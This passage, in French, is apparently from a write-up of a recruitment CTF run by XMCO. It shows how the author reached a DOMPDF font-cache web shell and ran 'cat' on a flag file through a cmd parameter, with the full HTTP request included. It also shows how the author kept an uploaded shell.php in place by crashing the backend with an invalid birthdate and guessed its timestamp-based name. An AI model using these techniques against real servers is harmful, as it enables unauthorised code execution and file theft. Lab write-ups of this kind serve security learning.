
Pour accéder à notre fichier une fois qu'il a été enregistré par le serveur, il faut déterminer dans quel dossier DOMPDF l'a rangé. En cherchant un peu, on découvre que les polices générées se retrouvent habituellement dans `/dompdf/lib/fonts/`. Cependant, un indice présent sur la page permet de connaître le vrai chemin vers le fichier `.php`:

Allègement de
l'arborescence web avec le
dossier librairies

On en déduit donc que notre fichier est accessible via :

`/librairies/dompdf/lib/fonts/exploit_normal_5e368b03ec49ffe9e308dfca4b8caec6.php`.

On a ainsi accès à un web shell direct qui nous permet de retrouver le flag sur le server:



```
Request
Pretty Raw Hex
1 GET /librairies/dompdf/lib/fonts/exploit_normal_5e368b03ec49ffe9e308dfca4b8caec6.php?cmd=
  cat%20/home/chantilly/flag.txt HTTP/2
2 Host: atxfo2lr75czadsndu3r2g5vo0c4a5fw-2025-12-02-tdu3-b60612.wannatry.fr
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 If-Modified-Since: Tue, 02 Dec 2025 13:10:18 GMT
13 If-None-Match: "a8d-644f7d1384280-gzip"
14 Priority: u=0, i
15 Te: trailers
16
17

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Date: Sat, 06 Dec 2025 17:51:33 GMT
4 Server: Apache/2.4.54 (Debian)
5 Vary: Accept-Encoding
6 X-Powered-By: PHP/7.4.33
7 Content-Length: 102
8
9 [FLAG(http://home-2025-12-02-tdu3-b60612.wannatry.fr/c2w8i3ydokm6de4x92dogxfwnr9sallx-end.html)]
```

FLAG{lien-vers-challenge8}

Challenge 8

Ce challenge présente un formulaire permettant de générer un CV. Celui-ci contient plusieurs champs textuels ainsi qu'un champ d'upload pour une photo.

Ma première intuition a été de tester l'upload d'un fichier ".php". Voici l'erreur affichée :

Sorry, your file was not uploaded. Only jpg, png and jpeg are allow

On comprend donc qu'une vérification côté serveur est effectuée, soit sur l'extension, soit sur le magic number.

Après avoir essayé d'uploader un fichier ".php" contenant un header PNG valide (bon magic number), la même erreur apparaît. Cela confirme que la validation est uniquement basée sur l'extension du fichier.

En testant le formulaire sans sélectionner de fichier, l'erreur suivante apparaît :

Warning: unlink(/usr/share/nginx/html/tmp/1765123533.): No such file or directory in **/usr/share/nginx/html/index.php** on line **117**
Sorry, your file was not uploaded. Only jpg, png and jpeg are allow

Cette erreur est essentielle : elle révèle comment fonctionne l'upload côté serveur.

- Le serveur tente systématiquement de supprimer un fichier via `unlink()`.
- Le chemin utilisé est `/usr/share/nginx/html/tmp/<timestamp>.<extension>`

Ce qui implique que lors d'un upload :

- Le fichier est tout d'abord déplacé dans `/tmp/` sous le nom `<timestamp-actuel>.<extension>`
- Ensuite, si l'extension n'est pas autorisée, il est supprimé à la ligne 117.

Dans ce cas précis, aucun fichier n'a été uploadé → aucun fichier n'est créé côté serveur → `unlink()` échoue → un warning est affiché.

Cette information est importante car l'upload d'un fichier .php crée réellement un fichier `timestamp.php` dans `/tmp/` avant d'être potentiellement supprimé.

Étant donné que le fichier est uploadé avant vérification de l'extension, j'ai envisagé l'existence d'une fenêtre de tir :

- entre le moment où `/tmp/<timestamp>.php` est créé,
- et le moment où il est supprimé par `unlink()`.

L'idée aurait été :

- Processus A : upload continu d'un fichier `shell.php`
- Processus B : spam des requêtes GET sur `/tmp/<timestamp>.php` pour tenter de l'exécuter avant sa suppression

Cette approche repose sur une race condition très serrée (probablement de l'ordre de

la milliseconde), et nécessite un envoi simultané de POST et GET.


J'ai donc développé un script Python pour tester cette technique (POST dans un thread, GET dans un autre).

Malheureusement, cette approche ne s'est pas avérée exploitable ici.

Je poursuis donc l'analyse en examinant d'autres erreurs renvoyées par le serveur, susceptibles de fournir des indices supplémentaires sur le fonctionnement du backend.

En particulier, je remarque une erreur différente lorsque je modifie volontairement le champ `birthdate` avec une valeur qui n'est pas au bon format.

J'obtiens alors l'erreur suivante :



On observe ici que le code backend s'interrompt brutalement à partir de la ligne 95.


J'émetts donc l'hypothèse suivante : si l'upload du fichier est effectué avant cette ligne 95, alors celui-ci ne sera jamais supprimé puisque la suppression intervient à la ligne 117, c'est-à-dire après la vérification de la date.

Ainsi, en provoquant volontairement une erreur avant la ligne 117, on peut potentiellement empêcher la suppression d'un fichier uploadé avec une extension interdite (par exemple `.php`).

Pour exploiter cette situation, j'envoie un formulaire contenant :

- un champ `birthdate` volontairement invalide (par exemple `2020a`) afin de provoquer l'exception à la ligne 95,
- un fichier `shell.php` comme photo, contenant un simple webshell PHP.

Échantillon de la requête POST :




En parallèle, je lance un petit script Python pour obtenir le timestamp du serveur (identique au mien à 1 seconde près), ce qui me permet de deviner le nom du fichier créé :

```
1 import time
2
3 ts = int(time.time())
4 print(ts)
```

J'envoie donc la requête POST contenant shell.php et la date invalide.

Le fichier PHP est désormais accessible, puisqu'il n'a pas été supprimé à cause du crash provoqué dans le code backend.

J'exécute alors la commande via le webshell:



FLAG{lien-vers-la-fin}

Remerciements

Congratulations !

[logo](#)

You have completed the final challenge ! Please get in touch with your XMCO contact or with challenges@xmco.fr to inform them the good news !

You can provide them your notes, a write up, or even a technical report regarding the challenges. See you soon =)

Je tiens à remercier l'ensemble de l'équipe XMCO pour la conception de ce CTF. Les challenges étaient particulièrement bien construits, pédagogiques et enrichissants. Ce CTF a été une expérience extrêmement formatrice et motivante pour la suite.